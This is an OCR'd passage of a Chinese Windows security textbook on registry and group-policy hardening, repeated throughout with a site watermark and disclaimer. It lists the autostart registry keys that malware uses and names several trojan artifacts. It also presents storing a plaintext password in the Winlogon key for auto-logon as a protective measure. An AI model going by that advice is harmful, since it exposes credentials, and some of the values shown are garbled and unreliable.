从一般用户的角度看，注册表系统由注册表数据库和注册表编辑器两部分组成。注册表编辑器是一个专门用来编辑注册表的程序，没有它根本无法进行注册表的浏览、编辑和修改。

注册表编辑器与资源管理器相同，是目录结构。但是资源管理器中的目录是文件夹，在注册表中的目录是“键”（key），在注册表编辑器中，最上面的键叫“根键”，里面包含的叫“子键”。单击根键前面的“+”符号，就能展开属于这个根键的子键。

注册表编辑器的左侧窗口显示的是目录结构，右侧窗口显示的是与左侧窗口中选择的键相关的设定值、命令等，所有注册表键有“默认”项，每个值分为“名称”、“类型”和“数据”等三个部分，这种直观的结构体系也被称为注册表的逻辑结构，如右图所示。



Windows 2000/XP/Vista的注册表由5个根键组成，下面介绍各个根键由哪些内容组成，如表3-1所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表3-1 Windows 2000/XP/Vista注册表的5个根键

名 称	含 义	内 容
HKEY_CLASSES_ROOT	种类_根键	存有与Windows使用的程序和与各程序相关的扩展名信息、快捷键、拖放、Windows的OLE相关信息
HKEY_CURRENT_USER	当前_用户键	存有用户设置的Windows环境相关信息
HKEY_LOCAL_MACHINE	定位_机器键	存有计算机安装的硬件和软件的相关所有设置内容，特别重要的是，存有硬件和硬件驱动程序的设置信息
HKEY_USERS	用户键	存有HKEY_CURRENT_USER的所有信息和桌面设置、网络连接等信息
HKEY_CURRENT_CONFIG	当前_配置键	包括字体、打印机和系统的有关信息

2. Windows注册表值的数据类型

注册表值采用了多种数据形式来存储数值，注册表编辑器的右侧窗口中，“类型”显示的项目就是所属值的数据形式。经常使用的值的数据形式有字符串值、二进制值、DWORD值、多字符串值和可扩充字符串值等，如表3-2所示。

表3-2 注册表值的数据类型

数据类型	功 能
DWORD值	DWORD意味着双词（Double Word），在注册表编辑器中的表示类型为REG_DWORD。词是能表示一个0~65 535范围内的16位数，因此DWORD是由两个16位值组成的32位数值。DWORD能表示2^{32}，也就是40亿以上的数据，但大部分情况下用来表示真（1）和假（0）
多字符串值	多种UNICODE的字符串集合，类型是REG_MULTI_SZ，能把多种内容显示为数据
字符串值	字符串类型的数据类型，表示为REG_SZ。这里的S是指“字符串”（String），Z表示“以0组成的字节结束”
二进制值	用0和1表示的二进制数据类型，类型是REG_BINARY
可扩充字符串值	Windows XP使用多个系统定义变量，这些变量可以在BAT文件或控制面板的系统环境变量中设定，在注册表编辑器中显示为REG_EXPAND_SZ类型

3.2.2 防止系统隐私信息被泄露

在Windows运行出错的时候，系统内部有一个DR.WATSON程序会自动将系统调用的隐私信息保存下来，隐私信息将保存在user.dmp和drwtsn32.log文件中。攻击者可以通过破解这些程序而了解系统的隐私信息，因此需要阻止该程序将信息泄露出去。通过修改注册表的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 找到目标注册表子键

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug分支，如下图所示。



2 编辑键值项

在该子键右边窗格中找到并双击打开Auto键值项，将“数值数据”文本框里的数值修改为1，单击“确定”按钮保存即可，如下图所示。



3.2.3 关闭默认共享

在默认安装Windows系统的情况下，为了管理方便，所有的硬盘都是隐藏共享的。一般默认共享的目录只有系统管理员才能够在网络中查看到，因为在共享名称的后面加上了符号“$”，这样除非别人知道这个共享，否则将无法找到该共享的文件，虽然对其访问还需要超级用户的密码，但这是潜在的安全隐患，因此从服务器的安全考虑，最好关闭这个“默认共享”，以保证系统的安全。

1. 防范IPC$攻击

通过修改注册表达到防范IPC$攻击的目的，其具体操作步骤如下。


1 找到目标注册表子键

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa分支，如下图所示。



2 编辑键值项

在该子键右边窗格中找到并双击打开restrictanonymous键值项，将“数值数据”文本框里的数值修改为1，单击“确定”按钮保存即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 修改注册表关闭默认共享

c$、d$和admin$等类型的默认共享都可以通过修改注册表来关闭。

1 找到目标注册表子键

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters分支，如下图所示。



2 编辑键值项

在该子键右边窗格中找到并双击打开AutoShareServer键值项，将“数值数据”文本框里的数值修改为0，单击“确定”按钮保存即可，如下图所示。



3.2.4 设置Windows的自动登录

如果你的计算机被黑客监控了，在登录Windows的时候账户密码有可能外泄，因此可通过设置注册表允许用户绕过Windows系统的登录对话框，自动登录到计算机和网络中。

1 找到目标注册表子键

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon分支，如下图所示。



2 创建键值项

右击Winlogon子键创建三个“字符串值”，并将其分别命名为DefaultDomainName、DefaultUserName、DefaultPassword，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 编辑键值项

在步骤2中创建的三个键值项分别为用户所在的域名、登录用户名以及密码，依次编辑键值即可，单击“确定”按钮保存即可，如下图所示。



4 激活自动登录

再新建一个名为AutoAdminLogon的字符串值并将键值设置为1，以激发自动登录，单击“确定”按钮保存即可，如下图所示。



3.2.5 驱除系统中的随机启动木马

木马通常将自身隐藏在系统中某个隐藏的角落里，并且可能将自己伪装成“善良无辜”的文件。一旦用户在不知情的情况下运行了该木马的服务端，该木马的服务端在用户的计算机上被执行并立即开始工作，通过端口与另一端进行连接，黑客就可以通过某个端口连接到该计算机并开始使用木马进行攻击。

通常在注册表中自动启动的木马往往隐藏在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run、HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run、HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run等这些子键中，通常删除这些木马的具体操作步骤如下。

1 找到木马

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run分支，然后在右边窗格中查找一下稀奇古怪的自动启动文件，扩展名为.exe的，如下图中的Explorer键值项的键值被修改为了C:\WINDOWS\expiorer.exe，是一个很明显的木马。



2 查找并删除木马

按Ctrl+F组合键会弹出“查找”对话框，然后在查找目标的文本框内输入C:\WINDOWS\expiorer.exe，单击“查找下一个”，找到所有的和这个键值一样的程序，然后将其删除，退出注册表编辑器，重启计算机即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.2.6 清除恶意代码

由于Windows系统在启动的同时就开始了与注册表的数据信息进行相互交换的操作，并且在计算机使用过程中，系统还会不断地和注册表中所保存的数据信息进行相互交换。因此当用户在浏览Internet或者下载一些资料、软件的时候将时刻面临着由于系统漏洞导致误入不良的网站或者各种恶意的攻击等风险，如果一旦惹上了这些恶意代码很可能导致IE被改得面目全非，而几乎所有的网页恶意代码都是利用注册表来实现其险恶用心的。

由于不同的恶意代码往往会隐藏在不同的键当中，因此在介绍如何清除这些恶意代码之前，先来了解一下注册表中5个根键分别储存了什么信息，如表3-3所示为Windows XP注册表的5个根键。

表3-3 Windows XP注册表的5个根键

名 称	内 容
HKEY_CLASSES_ROOT	定义系统中所有的文件类型标识和基本操作标识
HKEY_CURRENT_USER	记录当前用户的配置文件和设置信息
HKEY_LOCAL_MACHINE	存有计算机安装的硬件和软件的相关所有设置内容，以及硬件和硬件驱动程序的设置信息模式
HKEY_USERS	存有所有用户信息，包括动态加载的用户配置文件和默认的配置文件
HKEY_CURRENT_CONFIG	存有计算机在启动时由本地计算机系统使用的硬件配置文件的相关信息，该信息由于配置某些设置而产生

1. 恶意代码常利用的注册表启动键

下面介绍恶意代码常常利用的注册表启动键：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon

2. 删除开机自动弹出的网页

有一种常见的恶意代码是开机即自动弹出网页，这是注册表项被恶意添加网址修改造成的。用户可打开注册表编辑器展开下面两个子键，如果发现这两个子键下的某个键值项的键值是弹出网页的网址，就将键值删除，重启计算机即可。这两个子键分别为：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

这种恶意代码往往会对注册表的不同键值进行多处修改，删除一处可能还不能完全将其清除，因此用户也可以使用注册表编辑器的查找功能来搜索目标，并将其删除。比如弹出的是www.ooxx.com，进入注册表编辑器后按Ctrl+F组合键打开“查找”对话框，然后将开机弹出网页的网址复制到对话框的文本框内，将搜索到的所有键值项的键值都删除，然后重启计算机即可。

3．删除一些恶作剧对话框

某些恶意代码进驻到注册表以后会修改某些键值项，让用户在开机的时候弹出一些莫名其妙的对话框，比如“你的电脑已经被监控”这样的恶作剧。这个子键为：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon。

这个对话框看似很有威胁性，其实只是一个恶作剧，如果不喜欢别人使用自己的计算机，可以利用这个计策来警示一下那些不受欢迎的“客人”，具体操作步骤如下。

1 找到目标注册表子键

打开注册表编辑器依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon分支，如下图所示。




2 编辑键值项

在Winlogon分支的右边窗格中可以找到两个键值项LegalNoticeCaption和LegalNoticeText，双击打开输入一些警示性文字，单击“确定”按钮保存即可，如下图所示。



3 查看恶作剧对话框

关闭注册表编辑器重启计算机，在出现登录对话框之前就会弹出一个警示框，单击“确定”仍然进入系统，不会有什么影响，如果要取消该设置把键值删除即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4. 常见的病毒、木马、后门以及黑客程序写入的注册表信息

(1) 清理访问“网络邻居”后留下的字句信息

HKEY_CURRENT_USER\Network\Recent分支，删除其主键。

(2) 取消登录时自动拨号

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\RealModeNet分支，将右侧窗口中的autologon键值修改为0100000000。

(3) 取消登录时选择用户

HKEY_LOCAL_MACHINE\Network\Logon分支，将右侧窗口中的UserProfiles的键值修改为0。

(4) 隐藏用户登录名

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon分支，在右侧新建一个字符串并命名为DontDisplayLastUserName，将键值设置为1。

(5) 预防Acid Battery v1.0木马的破坏

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices分支，在右侧窗口中查看是否有Explorer键值项，如果有删除即可。

(6) 预防爱虫破坏

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run分支，若在右侧窗口发现有MSKerne132键值项，将其删除即可。

(7) 预防KeyboardGhost破坏

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices分支，若发现有KG.exe键值项则将其删除，并查找KG.exe和kg.dat文件，找到后一并删除。

(8) 预防BackDoor的破坏

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run分支，若在右侧窗口中发现有Notepad键值项，将其删除即可。

(9) 预防WinNuke的破坏

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VXD\MSTCP分支，在右边窗格中找到一个名为BSDUrgent的键值项并将其键值修改为0即可。

3.2.7 防止SYN洪水攻击

SYN攻击属于DOS攻击的一种，它利用TCP协议缺陷，通过发送大量的半连接请求耗费CPU和内存资源。SYN攻击除了能影响主机外，还可以危害路由器、防火墙等网络系统。

事实上SYN攻击并不管目标是什么系统，只要这些系统打开TCP服务就可以实施。其原理是服务器接收到连接请求，将此信息加入未连接队列，并发送请求包给客户，此时进入SYN_RECV状态。当服务器未收到客户端的确认包时，重发请求包，直到超时才将此条目从未连接队列删除。配合IP欺骗，SYM攻击能达到很好的效果。通常客户端在短时间内伪造大量不存在的IP地址，向服务器不断地发送SYN包，服务器回复确认包，并等待客户的确认。由于源地址是不存在的，因此服务器需要不断地重复

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

直到超时，这些伪造的SYN包将长时间地占用未连接队列，正常的SYN请求被丢弃，目标系统运行缓慢，严重者会引起网络堵塞甚至系统瘫痪。

为了防范SYN攻击，Windows 2000以上的版本基本上都在TCP/IP协议内嵌了SynAttackProtect机制，它是通过关闭某些socket选项，增加额外的连接指示和减少超时时间，使系统能处理更多的SYN连接，以达到防范SYN的目的。不过在默认情况下，Windows并不支持SynAttackProtect保护机制，需要在注册表中做相应的修改，具体操作步骤如下。

1 找到目标注册表子键

打开注册表编辑器并依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters分支，如下图所示。



2 新建键值项

在Parameters分支处右击，在弹出的快捷菜单中单击“新建DWORD值”命令，创建后，将其命名为SynAttackProtect，如下图所示。



3 编辑键值项

双击打开新创建的SynAttackProtect键值项，将“数值数据”文本框内的数字修改为2，单击“确定”按钮保存即可，如右图所示。



提示：还需创建的其他键值项

继续使用相同的方法创建6个DWORD键值项，其名称和对应的键值如下。
①EnablePMTUDiscovery键值为0；②EnableICMPRedirect键值为0；③NoNameReleaseOnDemand键值为1；④EnableDeadGWDetect键值为0；⑤KeepAliveTime键值为300，00；⑥PerformRouterDiscovery键值为0。



3.3 组策略的安全设置

组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具，通过使用组策略可以设置各种软件、计算机和用户策略。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.3.1 组策略的概述

在使用组策略进行安全防护之前，首先来了解一下有关组策略的一些基础知识。

1. 什么是组策略

注册表是Windows系统中保存软件和应用软件配置的数据库，随着Windows的功能越来越丰富，注册表里的配置项目也越来越多，很多配置都可以自定义设置，但这些配置分布在注册表的各个角落，如果是全部手工进行配置会很烦琐。而组策略则将系统重要的配置功能汇集成各种配置模块供用户直接使用，从而达到方便地管理计算机的目的。因此简单地说，组策略设置就是修改注册表中的配置。当然组策略使用了更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

在Windows 2000/XP/2003系统中默认安装了组策略程序。打开“运行”对话框后输入gpedit.msc命令，按Enter键即可打开“组策略”窗口，如右图所示。




2. 组策略中的管理模板

在Windows 2000/XP/2003中包含了几个ADM文件，这些文件是文本文件，被称为“管理模板”，他们为组策略管理单元的控制树中“管理模板”文件夹下的项目提供策略信息。默认的Admin.adm管理模板位于系统文件夹的INF文件夹中，包含了默认安装下的4个模板文件。

在组策略管理控制台中可以多次添加“策略模板”，具体操作步骤如下。

1 打开“添加/删除模板”对话框

在“组策略”窗口中右击“管理模板”选项，在弹出的快捷菜单中单击“添加/删除模板”命令，如下图所示。



2 打开“策略模板”对话框

在“添加/删除模板”对话框的左下角单击“添加”按钮，如下图所示。



3 添加新模板

选中需要添加的模板，单击“打开”按钮即可，如下图所示。

4 完成添加

添加完成以后，单击“关闭”按钮即可完成添加，如下图所示。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





5 查看添加的模板

完成添加以后，在“组策略”窗口的左边窗格中依次单击“计算机配置>用户配置>管理模板”，再单击相应的目录树，即可看到新添加的管理模板所产生的配置项目，如右图所示。



3.3.2 重命名默认账户名

通过IPC$或终端服务可以远程登录到计算机。在这个终端服务客户端的窗口中，只要正确地输入了Windows的管理员账户和密码，就能像操作本地计算机那样操作远程的使用特定IP地址的计算机。Windows内置了Administrator和Guest账户，而Administrator就是具有全部权限的管理员账户，一些“爆破手”可以通过密码猜测或暴力破解的方法获得这一账户的口令，所以建议用户重命名这两个账户，具体操作步骤如下。


1 找到需要修改的目录树

依次单击展开“计算机配置>Windows设置>安全设置>本地策略>安全选项”分支，如下图所示。



2 重命名系统管理员账户

在右边窗格中双击打开“重命名系统管理员账户”和“重命名来宾账户”选项，然后输入一个账户名即可，如下图所示。



提示：使用复杂密码保证管理员账户的安全

对于黑客来说，得到Adminsitrator账户的密码是他们梦寐以求的事情。但该账户不能被删除或者禁用，所以要保证该账户的安全，可行的办法就是改名或使用一个复杂的密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3.3.3 账户锁定策略

Windows XP操作系统中组策略的应用无处不在，应用得力可以使系统更安全，应用不力可能会给系统带来预料不到的风险。有些黑客会利用账户词典和密码词典远程破解Windows账户以便通过IPC$或终端服务远程登录到Windows，启用账户锁定策略可以有效地防止黑客通过这种方法破解Windows账户。

计算机的Administrator账户是不会因为账户锁定策略的设置而被锁定，但是当使用远程桌面的时候，则会因为账户锁定策略的设置而使得Administrator账户在限定的时间内无法继续使用远程桌面。启用账户锁定策略的具体操作步骤如下。


1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“计算机配置>Windows设置>安全设置>账户策略>账户锁定策略”分支，然后在右边窗格中双击“账户锁定阈值”选项，如下图所示。




2 修改“账户锁定阈值”

在“账户锁定阈值 属性”对话框中的“本地安全设置”选项卡中，在数值框中输入5，即登录失败5次后被猜测的账户将被锁定，如下图所示。



3 设置相关的锁定时间

单击“确定”按钮后会弹出账户锁定策略其他两个相关的建议数值改动时间，如果用户觉得这个数值可以，那么单击“确定”按钮即可，如果需要自己改动，双击打开需要修改的项修改即可，如右图所示。



3.3.4 设置密码策略


许多用户在设置密码的时候往往喜欢把密码设置为生日、电话号码或者是名字的拼音，这些都可以说是“弱口令”，甚至有些用户的Administrator账户还是空口令，这是非常不安全的，极易遭受黑客的攻击。为了使用户的Windows账户有一个复杂的密码，可以启用密码策略，具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“计算机配置>Windows设置>安全设置>账户策略>密码策略”分支，然后双击右边窗格中的“密码必须符合复杂性要求”选项，如下图所示。




2 设置密码的复杂性

在“密码必须符合复杂性要求属性”对话框的“本地安全设置”选项卡中，单击选中“已启用”单选按钮，单击“确定”保存退出即可，如下图所示。




3 设置密码长度的最小值

继续在右边窗格中打开“密码长度最小值”选项，然后在其属性对话框里的“本地安全设置”选项卡中将中间的数值框的数值修改为8，单击“确定”按钮保存退出即可，如下图所示。



4 设置密码保存时间

双击打开“密码最长存留期”选项，然后在其属性对话框里的“本地安全设置”选项卡中将中间的数值框内的数值修改为30，单击“确定”按钮保存退出即可，如下图所示。



提示：设置8位密码的含义

短密码的安全性很低，因此使用词典破解工具可以很容易地破解短密码，但是长密码也不一定非常安全，很长的密码可能会造成密码输入错误而导致账户被锁定，另外为了便于记忆，用户可能会将太长的密码写下来或者保存在计算机中，这反而会降低密码的安全性，所以大多数环境下最好使用由8个字符组成的密码，这样既便于用户记忆，也可以提供充分的安全保障。

3.3.5 禁止访问注册表


注册表是Windows的灵魂所在，任何对注册表的错误修改都有可能让系统瘫痪，因此要保护好注册表，使其免于被他人修改和控制。其操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“用户配置>管理模板>系统”分支，然后在右边窗格中双击“阻止访问注册表编辑工具”选项，如下图所示。



2 设置禁止访问注册表

